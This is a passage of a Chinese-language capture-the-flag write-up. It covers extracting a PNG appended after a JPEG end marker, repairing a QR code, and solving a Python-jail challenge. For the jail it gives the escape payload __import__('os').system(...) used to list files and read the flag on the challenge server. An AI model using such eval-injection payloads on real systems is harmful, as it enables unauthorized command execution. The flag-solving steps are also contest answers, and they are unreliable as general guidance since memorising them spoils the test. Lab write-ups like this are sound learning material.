
破解得到密码 46732,解压后得到一个图片。
(这是什么恶趣味啊喂!)

虽然图片显示说被骗了,但还是决定用 010 Editor 观察一下:搜索文件尾(FF D9)获得多余字节,观察为 PNG 文件,将其提取出来。
提取后为一个残缺的二维码。

观察发现缺少三个定位码,补齐后扫描。


得到 Flag。(要改格式)
4. PyJail_01
工具:VM 虚拟机
打开虚拟机,创建nc链接输入
1 | nc ctf.zypc.xupt.edu.cn 50314 |
获得token:fmJfFfRBsbH8PpUS,题目要求把随机字符串反转后作为答案,得到
1 | SUpP8HbsBRfFfJmf |
输入后显示要键入表达式,首先确保表达式能被执行,输入1+1,print(1)等
获得信息,不需要任何复杂的 subclasses 逃逸链,直接用最短路径就能拿 flag。
输入
1 | __import__('os').system('ls') |
查看目录,看到flag输入
1 | __import__('os').system('cat flag') |
获得flag
5. PyJail_02
工具:VM 虚拟机
依旧按照上题,建立nc连接输入
1 | nc ctf.zypc.xupt.edu.cn 50317 |
获得token:10fiCBRGGBP3kmCf
